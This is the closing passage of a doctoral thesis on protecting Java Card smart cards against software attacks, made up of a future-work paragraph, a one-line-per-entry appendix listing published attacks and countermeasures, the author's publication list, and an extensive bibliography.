Finally, to improve the work done during this thesis, we are currently considering quantification of the probability for an attacker to reach his objective in a given time or the overall mean time for the attack to overcome it. This on-going work uses the Boolean logic Driven Markov Process (BDMP) formalism [PC+10] with the models designed in this thesis. For a manufacturer, this approach aims at coming to a decision to optimise the choice of required countermeasures according the attacker power and the assets to protect.

Appendices

Appendix A

Overview of the State-of-the-Art Java Card Security


JCVM security
Byte code interpreter
Ensuring application CFG
Exception mechanism
Mutant application
Scrambling mechanism [Bar12]
Garbage collector
Redundancy
Integrity [Pre+06]
Fooling the Java Card exception [Bar+12c]
Cast type confusion [Bar+10]
Fooling the garbage collector [Bar+12a]
Runtime security
Applet selection
Applet isolation & object sharing
Installer
Frame
Ensuring application CFG
Multi-threading attack [Bar+11b]
Firewall
BCV
Authentication keys [Noh13]
Operand Stack
Split the frame [Gir11]
State machine
Séré's countermeasures [SÍ0]
Neuronal network [Far+13]
EMAN1 [IC+10]
Heap
Shareable interface exploitation [Mos+08]
Transaction mechanism confusion [Mos+08]
Formal embedded BCV [Cas02a]
Operand stack confusion [Bar+11a]
Instance reference modification [Lan12b]
User-enable countermeasures
Annotation mechanism [SÍ0]
Security API [Bar+12b]

Caption:

🔴 Attacks on Java Card smart card

🟢 Java Card Countermeasures

Publications

Book Chapters

[Bar+13] Guillaume Barbu, Guillaume Bouffard, and Julien Iguchi-Cartigny. "La Sécurité Logique". French. In: ed. by Samia Bouzefrane and Pierre Paradinas. Hermes, 2013. Chap. 6, pp. 171–201. ISBN: 9782746239135.

[Bou+12] Guillaume Bouffard and Jean-Louis Lanet. "The Next Smart Card Nightmare – Logical Attacks, Combined Attacks, Mutant Applications and Other Funny Things". In: *Cryptography and Security.* 2012, pp. 405–424. DOI: 10.1007/978-3-642-28368-0_26.

Journal Articles

[Bou+14d] Guillaume Bouffard and Jean-Louis Lanet. "Reversing the Operating System of a Java Based Smart Card". In: *Journal of Computer Virology and Hacking Techniques* (2014). DOI: 10.1007/s11416-014-0218-7.

[Bou+14e] Guillaume Bouffard, Bhagyalekshmy N Thampi, and Jean-Louis Lanet. "Security Automaton to Mitigate Laser-based Fault Attacks on Smart Cards". In: *International Journal of Trust Management in Computing and Communications* 2.2 (2014), pp. 185–205. ISSN: 2048-8386. DOI: 10.1504/IJTMCC.2014.064158.

[Bou+14c] Guillaume Bouffard and Tiana Razafindralambo. "Java Card dans tous ses États !" French. In: *Multi-System & Internet Security (MISC)* Hors-Série 9 (June 2014), pp. 60–68.

[Dub+13] Jean Dubreuil, Guillaume Bouffard, Bhagyalekshmy N. Thampi, and Jean-Louis Lanet. "Mitigating Type Confusion on Java Card". In: *IJSSE* 4.2 (2013), pp. 19–39. DOI: 10.4018/jsse.2013040102.

Invited Conferences

[Bou13] Guillaume Bouffard. “L’(in)sécurité informatique Quelle confiance peut-on avoir en notre vie numérique ?” French. In: *Univers-SIEL* (Mar. 2013).

[Bou14] Guillaume Bouffard. “Quelle confiance peut on faire au monde numérique?” French. In: *LIONS Club International association – Limoges Céladon* (Feb. 2014).

[Raz+12c] Tiana Razafindralambo, Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. “Smart Card Attacks: Enter the matrix”. In: *Sécurité des systèmes Embarqués du GDR SoC-SiP* (May 2012).

International Conferences with Review and Proceeding

[Bou+11b] Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. “Combined Software and Hardware Attacks on the Java Card Control Flow”. In: *CARDIS*. Ed. by Emmanuel Prouff. Vol. 7079. Lecture Notes in Computer Science. Berlin/Heidelberg: Springer, Sept. 2011, pp. 283–296. DOI: 10.1007/978-3-642-27257-8_18.

[Bou+11c] Guillaume Bouffard, Jean-Louis Lanet, Jean-Baptiste Machemie, Jean-Yves Poichotte, and Jean-Philippe Wary. “Evaluation of the Ability to Transform SIM Applications into Hostile Applications”. In: *Smart Card Research and Advanced Applications*. Ed. by Emmanuel Prouff. Vol. 7079. Lecture Notes in Computer Science. Berlin/Heidelberg: Springer, Sept. 2011, pp. 1–17. ISBN: 978-3-642-27256-1. DOI: 10.1007/978-3-642-27257-8_1.

[Bou+13a] Guillaume Bouffard, Tom Khefif, Jean-Louis Lanet, Ismael Kane, and Sergio Casanova Salvia. “Accessing secure information using export file fraudulence”. In: *CRiSIS*. Ed. by Bruno Crispo, Ravi S. Sandhu, Nora Cuppens-Boulahia, Mauro Conti, and Jean-Louis Lanet. IEEE, 2013, pp. 1–5. DOI: 10.1109/CRiSIS.2013.6766346.

[Bou+13b] Guillaume Bouffard, Bhagyalekshmy N. Thampi, and Jean-Louis Lanet. “Detecting Laser Fault Injection for Smart Cards Using Security Automata”. In: *SSCC*. 2013, pp. 18–29. DOI: 10.1007/978-3-642-40576-1_3.

[Bou+14b] Guillaume Bouffard, Michael Lackner, Jean-Louis Lanet, and Johannes Loining. “Heap ... Hop ! The heap is also vulnerable”. In: *CARDIS*. Nov. 2014.

[Dub+12] Jean Dubreuil, Guillaume Bouffard, Jean-Louis Lanet, and Julien Cartigny. “Type Classification against Fault Enabled Mutant in Java Based Smart Card”. In: *ARES*. 2012, pp. 551–556. DOI: 10.1109/ARES.2012.24.

[Lan+14] Jean-Louis Lanet, Guillaume Bouffard, Rokia Lamrani, Ranim Chakra, Afef Mestiri, Mohammed Monsif, and Abdellatif Fandi. “Memory Forensics of a Java Card Dump”. In: *CARDIS*. Nov. 2014.

[Raz+12a] Tiana Razafindralambo, Guillaume Bouffard, Bhagyalekshmy N. Thampi, and Jean-Louis Lanet. “A Dynamic Syntax Interpretation for Java Based Smart Card to Mitigate Logical Attacks”. In: *SNDS*. 2012, pp. 185–194. DOI: 10.1007/978-3-642-34135-9_19.

[Raz+12b] Tiana Razafindralambo, Guillaume Bouffard, and Jean-Louis Lanet. “A Friendly Framework for Hidding fault enabled virus for Java Based Smartcard”. In: *DBSec*. 2012, pp. 122–128.

National Conferences with Review and Proceeding

[Bar+11c] Matthieu Barreaud, Guillaume Bouffard, Nassima Kamel, and Jean-Louis Lanet. “Fuzzing on the HTTP Protocol Implementation in Mobile Embedded Web Server”. In: Nov. 2011, pp. 14–27.

[Bou+13c] Guillaume Bouffard, Mathieu Lassale, Sergio Ona Domene, Hanan Tadmori, and Jean-Louis Lanet. “Intégration d’une politique de flot de contrôle dans un automate de sécurité”. French. In: *8ème Conférence sur la Sécurité des Architectures Réseaux et des Systèmes d’Information (SAR-SSI)*. Sept. 2013.

[Bou+14a] Guillaume Bouffard and Jean-Louis Lanet. “Escalade de privilège dans une carte à puce Java Card”. French. In: *Symposium sur la Sécurité des Technologies de l’Information et des Communications (SSTIC)*. June 2014, pp. 285–304.

National Conference with Review without Proceeding

[Bka+11] Anis Bkakria, Guillaume Bouffard, Julien Iguchi-Cartigny, and Jean-Louis Lanet. *OPAL: an open-source global platform Java Library which includes the remote application management over HTTP*. e-Smart 2011. Nice: XLIM/Université de Limoges, Sept. 2011.

Poster

[Bou+11a] Guillaume Bouffard and Jean-Louis Lanet. *Combined Attacks on Java Card Smart Cards*. Poster. Gardanne: Workshop on Practical Hardware Innovations in Security Implementation and Characterization (PHISIC), Oct. 2011.

Bibliography

[And+97] Ross J. Anderson and Markus G. Kuhn. “Low Cost Attacks on Tamper Resistant Devices”. In: *Security Protocols Workshop*. 1997, pp. 125–136. DOI: 10.1007/BFb0028165.

[Ara12] François Xavier Aranda. “MARISE, Méthode Automatisée de Rétro-Ingénierie sur Système Embarqué”. French. PhD thesis. Grant-funded with THALES and University of Limoges, Oct. 2012.

[Bad+80] Bernard Badet, Francois Guillaume, and Karel Kurzweil. “Portable standardized card adapted to provide access to a system for processing electrical signals and a method of manufacturing such a card”. Pat. 4216577. Aug. 1980.

[Bae+99] Michael Baentsch, Peter Buhler, Thomas Eirich, Frank Höring, and Marcus Oestreicher. “JavaCard-from hype to reality”. In: *IEEE Concurrency* 7.4 (1999), pp. 36–43. DOI: 10.1109/4434.806977.

[BE+04] Hagai Bar-El, Hamid Choukri, David Naccache, Michael Tunstall, and Claire Whelan. “The Sorcerer’s Apprentice Guide to Fault Attacks”. In: *IACR Cryptology ePrint Archive* 2004 (2004), p. 100.

[Bar12] Guillaume Barbu. “On the security of Java Card™ platforms against hardware attacks”. PhD thesis. Grant-funded with Oberthur Technologies and Télécom ParisTech, 2012.

[Bar+10] Guillaume Barbu, Hugues Thiebeauld, and Vincent Guerin. “Attacks on Java Card 3.0 Combining Fault and Logical Attacks”. In: *CARDIS*. 2010, pp. 148–163. DOI: 10.1007/978-3-642-12510-2_11.

[Bar+11a] Guillaume Barbu, Guillaume Duc, and Philippe Hoogvorst. “Java Card Operand Stack: Fault Attacks, Combined Attacks and Countermeasures”. In: *CARDIS*. Ed. by Emmanuel Prouff. Vol. 7079. Lecture Notes in Computer Science. Berlin/Heidelberg: Springer, Sept. 2011, pp. 297–313. DOI: 10.1007/978-3-642-27257-8_19.

[Bar+11b] Guillaume Barbu and Hugues Thiebeauld. “Synchronized Attacks on Multithreaded Systems - Application to Java Card 3.0”. In: *CARDIS*. Ed. by Emmanuel Prouff. Vol. 7079. Lecture Notes in Computer Science. Berlin/Heidelberg: Springer, Sept. 2011, pp. 18–33. DOI: 10.1007/978-3-642-27257-8_2.

[Bar+12a] Guillaume Barbu, Philippe Hoogvorst, and Guillaume Duc. “Application-Replay Attack on Java Cards: When the Garbage Collector Gets Confused”. In: *ESSoS*. 2012, pp. 1–13. DOI: 10.1007/978-3-642-28166-2_1.

[Bar+12b] Guillaume Barbu, Philippe Andouard, and Christophe Giraud. “Dynamic Fault Injection Countermeasure - A New Conception of Java Card Security”. In: *CARDIS*. 2012, pp. 16–30. DOI: 10.1007/978-3-642-37288-9_2.

[Bar+12c] Guillaume Barbu, Philippe Hoogvorst, and Guillaume Duc. “Tampering with Java Card Exceptions – The Exception Proves the Rule”. In: *SECRYPT*. 2012, pp. 55–63.

[Bas+99] David A. Basin, Stefan Friedrich, Joachim Posegga, and Harald Vogt. “Java Bytecode Verification by Model Checking”. In: *CAV*. Ed. by Nicolas Halbwachs and Doron Peled. Vol. 1633. Lecture Notes in Computer Science. Springer, 1999, pp. 491–494. ISBN: 3-540-66202-2. DOI: 10.1007/3-540-48683-6_43.

[Blö+03] Johannes Blömer, Martin Otto, and Jean-Pierre Seifert. “A new CRT-RSA algorithm secure against bellcore attacks”. In: *ACM Conference on Computer and Communications Security*. 2003, pp. 311–320. DOI: 10.1145/948109.948151.

[Blö+06] Johannes Blömer, Martin Otto, and Jean-Pierre Seifert. “Sign Change Fault Attacks on Elliptic Curve Cryptosystems”. In: *FDTC*. 2006, pp. 36–52. DOI: 10.1007/11889700_4.

[Bou+13d] Guillaume Bouffard, Bhagyalekshmy N Thampi, and Jean-Louis Lanet. “Vulnerability Analysis on Smart Cards using Fault Tree”. In: *SAFECOMP*. Ed. by Friedemann Bitsch, Jérémie Guiochet, and Mohamed Kaâniche. Sept. 2013, pp. 82–93. DOI: 10.1007/978-3-642-40793-2_8.

[Bou+13e] Samia Bouzefrane and Pierre Paradinas, eds. *Les Cartes à Puce*. French. Hermes, 2013. ISBN: 9782746239135.

[Büc62] Julius Richard Büchi. “On a Decision Method in Restricted Second-Order Arithmetic”. In: *International Congress on Logic, Methodoly and philosophy of Science*. Stanford University Press, 1962, pp. 1–11.

[Byr+04] Eric J. Byres, Matthew Franz, and Darrin Miller. “The Use of Attack Trees in Assessing Vulnerabilities in SCADA Systems”. In: *International Infrastructure Survivability Workshop (IISW’04)*. Lisbon, Portugal: IEEE, 2004.

[Cas02a] Ludovic Casset. “Construction Correcte de Logiciels pour Carte à Puce”. PhD thesis. Univesité d’Aix II – Université de la Méditerranée, 2002.

[Cas02b] Ludovic Casset. “Development of an Embedded Verifier for Java Card Byte Code Using Formal Methods”. In: *FME*. Ed. by Lars-Henrik Eriksson and Peter A. Lindsay. Vol. 2391. Lecture Notes in Computer Science. Springer, 2002, pp. 290–309. ISBN: 3-540-43928-5. DOI: 10.1007/3-540-45614-7_17.

[Cla07a] Christophe Clavier. “De la sécurité physique des crypto-systèmes embarqués”. French. PhD thesis. University of Saint-Quentin, 2007.

[Cla07b] Christophe Clavier. “Secret External Encodings Do Not Prevent Transient Fault Analysis”. In: *CHES*. 2007, pp. 181–194. DOI: 10.1007/978-3-540-74735-2_13.

[Cla+08] Christophe Clavier, Benedikt Gierlichs, and Ingrid Verbauwhede. “Fault Analysis Study of IDEA”. In: *CT-RSA*. 2008, pp. 274–287. DOI: 10.1007/978-3-540-79263-5_17.

[Cla+13a] Christophe Clavier, Quentin Isorez, and Antoine Wurcker. “Complete SCARE of AES-Like Block Ciphers by Chosen Plaintext Collision Power Analysis”. In: *INDOCRYPT*. 2013, pp. 116–135. DOI: 10.1007/978-3-319-03515-4_8.

[Cla+13b] Christophe Clavier and Antoine Wurcker. “Reverse Engineering of a Secret AES-like Cipher by Ineffective Fault Analysis”. In: *FDTC*. 2013, pp. 119–128. DOI: 10.1109/FDTC.2013.16.

[Cri+13] Bruno Crispo, Ravi S. Sandhu, Nora Cuppens-Boulahia, Mauro Conti, and Jean-Louis Lanet, eds. *2013 International Conference on Risks and Security of Internet and Systems (CRiSIS), La Rochelle, France, October 23-25, 2013*. IEEE, 2013.

[Dau+05] Rémy Daudigny, Hervé Ledig, Frédéric Muller, and Frédéric Valette. “SCARE of the DES”. In: *ACNS*. 2005, pp. 393–406. DOI: 10.1007/11496137_27.

[Det72] Jurgen Dethloff. “Identification System”. Pat. 3641316. 1972.

[Dum] Geoffroy W. A. Dummer. “Electronic Components in Great Britain”. In: pp. 15–20.

[Ell72] Jules K Ellingboe. “Active Electrical Card Device”. Pat. 3637994. Jan. 1972.

[Eur14] Eurosmart. *Eurosmart: Forecast for 7.7 Billion Smart Secure Devices in 2014*. [Online; accessed 01-May-2014]. Apr. 2014. URL: http://www.eurosmart.com/.

[Far+13] I. El Farissi, M. Azizi, M. Moussaoui, and Jean-Louis Lanet. “Neural network Vs Bayesian network to detect javacard mutants”. French. In: *Colloque International sur la Sécurité des Systèmes d’Information (CISSE)*. Kenitra, Marocco, Mar. 2013.

[Fau13] Emilie Faugeron. “Manipulating the Frame Information with an Underflow Attack”. In: *CARDIS*. 2013, pp. 140–151. DOI: 10.1007/978-3-319-08302-5_10.

[Fei13] Benoit Feix. “Efficient embedded implementations of cryptosystems and tamper resistance studies”. PhD thesis. University of Limoges, Dec. 2013.

[Fou+06] Mike Fournigault, Pierre-Yvan Liardet, Yannick Teglia, Alain Trémeau, and Frédérique Robert-Inacio. “Reverse Engineering of Embedded Software Using Syntactic Pattern Recognition”. In: *OTM Workshops (1)*. 2006, pp. 527–536. DOI: 10.1007/11915034_76.

[Fro97] Ed Fronczak. “A top-down approach to high-consequence fault analysis for software systems”. In: *PROCEEDINGS The Eighth International Symposium On Software Reliability Engineering*. IEEE. 1997, p. 259.

[Gad05] Koos Gadellaa. “Fault Attacks on Java Card - An overview of the vulnerabilities of Java Card enabled Smart Cards against fault attacks”. MA thesis. Eindhoven: Eindhoven University of Technology - Department of Mathematics and Computing Science, Aug. 2005.

[Gag14] Georges Gagnerot. “Study of attacks on embedded devices and associated countermeasures”. PhD thesis. University of Limoges, Nov. 2014.

[Gan+01] Karine Gandolfi, Christophe Mourtel, and Francis Olivier. “Electromagnetic Analysis: Concrete Results”. In: *CHES*. Generators. 2001, pp. 251–261. DOI: 10.1007/3-540-44709-1_21.

[Gir11] Pierre Girard. “Contribution à la sécurité des cartes à puce et de leur utilisation”. French. Habilitation Thesis. University of Limoges, 2011.

[Gir+10] Pierre Girard, Karine Villegas, Jean-Louis Lanet, and Aude Plateaux. “A new payment protocol over the Internet”. In: *CRiSIS*. 2010, pp. 1–6. DOI: 10.1109/CRISIS.2010.5764924.

[Glo11] GlobalPlatform. *Card Specification*. 2.2.1. GlobalPlatform Inc., Jan. 2011.

[Gos07] James Gosling. *On the Java Road - Green UI*. [Online; accessed 01-August-2013]. Aug. 2007.

[Gos+13] James Gosling, Bill Joy, Guy L. Steele Jr., and Alex Buckley. *The Java Language Specification*. Java Series. Addison-Wesley, Feb. 2013. ISBN: 978-0133260229.

[Ham12] Samiya Hamadouche. “Étude de la sécurité d’un vérifieur de Byte Code et génération de tests de vulnérabilité”. French. MA thesis. 5 Avenue de l’indépendance, 35000 Boumerdes, Algeria: University M’Hamed Bougara of Boumerdes, Faculty of Sciences, LIMOSE Laboratory, 2012.

[Ham+12] Samiya Hamadouche, Guillaume Bouffard, Jean-Louis Lanet, Bruno Dorsemaine, Bastien Nouhant, Alexandre Magloire, and Arnaud Reygnaud. “Subverting Byte Code Linker service to characterize Java Card API”. In: *Seventh Conference on Network and Information Systems Security (SAR-SSI)*. Cabourg, France, 2012, pp. 75–81. ISBN: 978-2-9542630-0-7. URL: https://sarssi2012.greyc.fr/.

[Ham+13] Samiya Hamadouche and Jean-Louis Lanet. “Virus in a smart card: Myth or reality?” In: *Journal of Information Security and Applications* 18.2-3 (2013), pp. 130–137. DOI: 10.1016/j.jisa.2013.08.005.

[Hel+02] Guy G. Helmer, Johnny S. Wong, Mark Slagell, Vasant Honavar, Les Miller, and Robyn R. Lutz. “A Software Fault Tree Approach to Requirements Analysis of an Intrusion Detection System”. In: *Requir. Eng.* 7.4 (2002), pp. 207–220.

[Hog+09] Jip Hogenboom and Wojciech Mostowski. “Full memory attack on a Java Card”. In: *4th Benelux Workshop on Information and System Security* (2009), pp. 1–11.

[IOA12] IOActive. *S19XL18P - K5F0A Teardown.* [Online; accessed 10-May-2014]. May 2012.

[ISO00] ISO/IEC. *ISO/IEC 14443. Identification cards – contactless integrated circuit(s) cards – proximity card.* 2000.

[ISO04] ISO/IEC. *ISO/IEC 18000. Information Technology – Radio Frequency Identification for Item Management.* 2004.

[ISO07] ISO/IEC. *ISO/IEC 7816, Identification cards - Integrated circuit(s) cards with contacts.* Multiple. Distributed through American National Standards Institute (ANSI), Aug. 2007.

[IC+10] Julien Iguchi-Cartigny and Jean-Louis Lanet. “Developing a Trojan applets in a smart card”. In: *Journal in Computer Virology* 6.4 (2010), pp. 343–351. DOI: 10.1007/s11416-009-0135-3.

[Kam12] Nassima Kamel. “Sécurité des cartes à puce à serveur Web embarqué”. French. PhD thesis. 123 Avenue Albert Thomas, France: XLim, Université de Limoges, 2012.

[Kas+14a] Amine Kasmi, M. Azizi, and Jean-Louis Lanet. “Methodology to Bypass the Process of Scrambled Java Card Virtual Machine using Electromagnetic Analysis”. In: *The Fifth International Conference on Next Generation Networks & Services (NGNS 2014).* Casablanca, Morocco, May 2014.

[Kas+14b] Amine Kasmi, M. Azizi, and Jean-Louis Lanet. “Reverse Engineering of Scrambled Java Card Applets Using Pattern Matching Attack”. In: *The 4th National Security Days (JNS4).* Tetuan, Morocco, May 2014.

[Koc96] Paul C. Kocher. “Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems”. In: *CRYPTO.* 1996, pp. 104–113. DOI: 10.1007/3-540-68697-5_9.

[Köm+99] Oliver Kömmerling and Markus G. Kuhn. “Design Principles for Tamper-Resistant Smartcard Processors”. In: *Proceedings of the USENIX Workshop on Smartcard Technology.* 1999, pp. 9–20.

[Lac+12] Michael Lackner, Reinhard Berlach, Johannes Loinig, Reinhold Weiss, and Christian Steger. “Towards the Hardware Accelerated Defensive Virtual Machine - Type and Bound Protection”. In: *CARDIS*. 2012, pp. 1–15. DOI: 10.1007/978-3-642-37288-9_1.

[Lac+13a] Michael Lackner, Reinhard Berlach, Wolfgang Raschke, Reinhold Weiss, and Christian Steger. “A Defensive Virtual Machine Layer to Counteract Fault Attacks on Java Cards”. In: *WISTP*. 2013, pp. 82–97. DOI: 10.1007/978-3-642-38530-8_6.

[Lac+13b] Michael Lackner, Reinhard Berlach, Michael Hraschan, Reinhold Weiss, and Christian Steger. “A defensive Java Card virtual machine to thwart fault attacks by microarchitectural support”. In: *CRiSIS*. Ed. by Bruno Crispo, Ravi S. Sandhu, Nora Cuppens-Boulahia, Mauro Conti, and Jean-Louis Lanet. IEEE, 2013, pp. 1–8. DOI: 10.1109/CRiSIS.2013.6766360.

[Lan12a] Julien Lancia. “Compromission d’une application bancaire JavaCard par attaque logicielle”. French. In: SSTIC. 2012, pp. 220–236.

[Lan12b] Julien Lancia. “Java Card Combined Attacks with Localization-Agnostic Fault Injection”. In: *CARDIS*. 2012, pp. 31–45. DOI: 10.1007/978-3-642-37288-9_3.

[Ler02] Xavier Leroy. “Bytecode verification on Java smart cards”. In: *Softw., Pract. Exper.* 32.4 (2002), pp. 319–340. DOI: 10.1002/spe.438.

[Lev86] Nancy G. Leveson. “Software Safety: Why, What, and How”. In: *ACM Computer Surveys* 18.2 (1986), pp. 125–163. DOI: 10.1145/7474.7528.

[Lia99] Sheng Liang. *The Java Native Interface: Programmer’s Guide and Specification.* First edition. Addison-Wesley Professional, June 1999. ISBN: 978-0201325775.

[Lin+13] Tim Lindholm, Frank Yellin, Gilad Bracha, and Alex Buckley. *The Java Virtual Machine Specification.* Java Series. Addison-Wesley, Feb. 2013. ISBN: 978-0133260441.

[Mac+11] Jean-Baptiste Machemie, Clement Mazin, Jean-Louis Lanet, and Julien Cartigny. “SmartCM a smart card fault injection simulator”. In: *WIFS*. 2011, pp. 1–6. DOI: 10.1109/WIFS.2011.6123124.

[Mey+11] Olivier Meynard, Denis Réal, Florent Flament, Sylvain Guilley, Naofumi Homma, and Jean-Luc Danger. “Enhancement of simple electro-magnetic attacks by pre-characterization in frequency domain and demodulation techniques”. In: *DATE*. 2011, pp. 471–486. ISBN: 978-3-642-21517-9. DOI: 10.1007/978-3-642-21518-6_33.

[Mil50] Brian Milner. “A historical look at the origins of the credit card”. In: *Toronto Globe and Mail* (1950).

[Moo+01] Andrew P Moore, Robert J Ellison, and Richard C Linger. *Attack modeling for information security and survivability.* Tech. rep. CMU/SEI-2001-TN-001. Software Engineering Institute, Carnegie Mellon University, Mar. 2001.

[Mor76] Roland Moreno. “Methods of data storage and data storage systems”. Pat. 3971916. July 1976.

[Mor78] Roland Moreno. “Systems for storing and transferring data”. Pat. 4092524. May 1978.

[Mos+08] Wojciech Mostowski and Erik Poll. “Malicious Code on Java Card Smartcards: Attacks and Countermeasures”. In: *CARDIS.* 2008, pp. 1–16. DOI: 10.1007/978-3-540-85893-5_1.

[Nac+00] David Naccache and Michael Tunstall. “How to Explain Side-Channel Leakage to Your Kids”. In: *CHES.* 2000, pp. 229–230. DOI: 10.1007/3-540-44499-8_17.

[Noh13] Karsten Nohl. “Rooting SIM cards”. In: *Black Hat.* Las Vegas, 2013.

[Nou+09] Agnés C. Noubissi, Ahmadou Al Khary Séré, Julien Iguchi-Cartigny, Jean-Louis Lanet., Guillaume Bouffard, and Julien Boutet. “Cartes à puce: Attaques et Contremesures.” In: *MajecSTIC* 16.1112 (2009).

[Oak01] Scott Oaks. *Java Security.* Second Edition. Java Series. O’Reilly Media, May 2001. ISBN: 978-0596001575.

[Ora11a] Oracle. *Java Card 3 Platform, Java Card Application Programming Interface, Classic Edition.* Version 3.0.4. Oracle America, Inc., 500 Oracle Parkway, Redwood City, CA 94065: Oracle, Sept. 2011.

[Ora11b] Oracle. *Java Card 3 Platform, Java Card Development Kit, Classic Edition.* Oracle America, Inc., 500 Oracle Parkway, Redwood City, CA 94065, Sept. 2011.

[Ora11c] Oracle. *Java Card 3 Platform, Runtime Environment Specification, Classic Edition.* Version 3.0.4. Oracle America, Inc., 500 Oracle Parkway, Redwood City, CA 94065: Oracle, Sept. 2011.

[Ora11d] Oracle. *Java Card 3 Platform, Virtual Machine Specification, Classic Edition.* Version 3.0.4. Oracle America, Inc., 500 Oracle Parkway, Redwood City, CA 94065: Oracle, Sept. 2011.

[Ora11e] Oracle. *Java Card 3 Platform, Virtual Machine Specification, Connected Edition.* Version 3.0.4. Oracle America, Inc., 500 Oracle Parkway, Redwood City, CA 94065: Oracle, Sept. 2011.

[PC+10] Ludovic Pietre-Cambacedes and Marc Bouissou. “Attack and Defense Modeling with BDMP”. In: *MMM-ACNS.* Ed. by Igor V. Kotenko and Victor A. Skormin. Vol. 6258. Lecture Notes in Computer Science. Springer, 2010, pp. 86–101. ISBN: 978-3-642-14705-0. DOI: 10.1007/978-3-642-14706-7_7.

[Pre+06] Sylvain Prevost and Kapi Sachdeva. “Application Code Integrity Check During Virtual Machine Runtime”. Pat. WO/2006/024903. Mar. 2006.

[Pro11] Emmanuel Prouff, ed. *10th IFIP WG 8.8/11.2 International Conference, CARDIS 2011*. Vol. 7079. Lecture Notes in Computer Science. Berlin/Heidelberg: Springer, Sept. 2011.

[Pro14] Emmanuel Prouff. “Contributions Pour l’Analyse des Attaques Par Canaux Auxiliaires et les Preuves de Sécurité”. French. Habilitation Thesis. Université Paris 6, Laboratoire d’Informatique de Paris 6, Jan. 2014.

[Qui+01] Jean-Jacques Quisquater and David Samyde. “ElectroMagnetic Analysis (EMA): Measures and Counter-Measures for Smart Cards”. In: *E-smart*. 2001, pp. 200–210. DOI: 10.1007/3-540-45418-7_17.

[Qui+05] Jean-Jacques Quisquater and David Samyde. “Electromagnetic Attack”. In: *Encyclopedia of Cryptography and Security*. 2005. DOI: 10.1007/0-387-23483-7_120.

[Ros+13] Cyril Roscian, Alexandre Sarafianos, Jean-Max Dutertre, and Assia Tria. “Fault Model Analysis of Laser-Induced Faults in SRAM Memory Cells”. In: *FDTC*. 2013, pp. 89–98. DOI: 10.1109/FDTC.2013.17.

[Ros03] Eva Rose. “Lightweight Bytecode Verification”. In: *Journal of Automated Reasoning* 31.3-4 (2003), pp. 303–334. DOI: 10.1023/B:JARS.0000021015.15794.82.

[Sch00] Fred B. Schneider. “Enforceable security policies”. In: *ACM Trans. Inf. Syst. Secur.* 3.1 (Feb. 2000), pp. 30–50. ISSN: 1094-9224. DOI: 10.1145/353323.353382.

[Sí10] Ahmadou Al Khary Séré. “Automatically insert countermeasures in embedded virtual machine”. French. PhD thesis. 123 Avenue Albert Thomas, 87060 Limoges, France: University of Limoges, Sept. 2010.

[Sér+10] Ahmadou Al Khary Séré, Julien Iguchi-Cartigny, and Jean-Louis Lanet. “Checking the Paths to Identify Mutant Application on Embedded Systems”. In: *FGIT*. 2010, pp. 459–468. DOI: 10.1007/978-3-642-17569-5_45.

[Sér+11] Ahmadou Al Khary Séré, Julien Iguchi-Cartigny, and Jean-Louis Lanet. “Evaluation of Countermeasures Against Fault Attacks on Smart Cards.” In: *International Journal of Security and Its Applications* 5.2 (2011).

[She+04] Katherine M. Shelfer, Chris Corum, J. Drew Procaccino, and Joseph Didier. “Smartcards”. In: *Advances in Computers* 60 (2004), pp. 147–192. DOI: 10.1016/S0065-2458(03)60005-7.

[Sko05] Sergei P. Skorobogatov. *Semi-invasive attacks – A new approach to hardware security analysis*. Tech. rep. UCAM-CL-TR-630. University of Cambridge, Computer Laboratory, Apr. 2005. URL: http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-630.pdf.

[Sko+02] Sergei P. Skorobogatov and Ross J. Anderson. “Optical Fault Induction Attacks”. In: *CHES*. 2002, pp. 2–12. DOI: 10.1007/3-540-36400-5_2.

[Sta03] Diomidis H. Stamatis. *Failure Mode and Effect Analysis: FMEA from Theory to Execution*. 2nd edition. ASQ Quality Press, Nov. 2003. ISBN: 978-0873895989.

[Sta+99] Raymie Stata and Martín Abadi. “A Type System for Java Bytecode Subroutines”. In: *ACM Trans. Program. Lang. Syst.* 21.1 (1999), pp. 90–137. DOI: 10.1145/314602.314606.

[SM08] CA Sun Microsystems Mountain View. “The Java™ 3 Platform”. In: *White Paper* (2008).

[Svi12] Jerome Svigals. “The long life and imminent death of the mag-stripe card”. In: *Spectrum, IEEE* 49.6 (June 2012), pp. 72–76. ISSN: 0018-9235. DOI: 10.1109/MSPEC.2012.6203975.

[Ver+07] Dennis Vermoen, Marc F. Witteman, and Georgi Gaydadjiev. “Reverse Engineering Java Card Applets Using Power Analysis”. In: *WISTP*. Ed. by Damien Sauveron, Constantinos Markantonakis, Angelos Bilas, and Jean-Jacques Quisquater. Vol. 4462. Lecture Notes in Computer Science. Springer, 2007, pp. 138–149. ISBN: 978-3-540-72353-0. DOI: 10.1007/978-3-540-72354-7_12.

[Vét+10] Eric Vétillard and Anthony Ferrari. “Combined Attacks and Countermeasures”. In: *CARDIS*. 2010, pp. 133–147.

[Vét+13] Eric Vétillard and Samia Bouzefrane. “Java Card et son évolution”. French. In: ed. by Samia Bouzefrane and Pierre Paradinas. Hermes, 2013. Chap. 3, pp. 101–119. ISBN: 9782746239135.

[Wag04] David Wagner. “Cryptanalysis of a provably secure CRT-RSA algorithm”. In: *ACM Conference on Computer and Communications Security*. 2004, pp. 92–97. DOI: 10.1145/1030083.1030097.

[Wik14] Wikipedia. *Smart Card — Wikipedia, The Free Encyclopedia*. [Online; accessed 22-July-2004]. 2014. URL: http://en.wikipedia.org/wiki/Smart_card.

[Wit03] Marc Witteman. “Java Card security”. In: *Information Security Bulletin* 8 (Oct. 2003), pp. 291–298.

[Woo+11] Ben Woolsey and Emily Starbuck Gerson. *The history of credit cards*. [Online; accessed 04-February-2013]. Mar. 2011. URL: http://www.creditcards.com/credit-card-news/credit-cards-history-1264.php.

[Zie+96] James F. Ziegler, Hans P. Muhlfeld, Charles J. Montrose, Huntington W. Curtis, Timothy J. O’Gorman, and John M. Ross. “Accelerated testing for cosmic soft-error rate”. In: *IBM Journal of Research and Development* 40.1 (1996), pp. 51–72. DOI: 10.1147/rd.401.0051.

Une approche générique pour protéger les cartes à puce Java Card™ contre les attaques logicielles

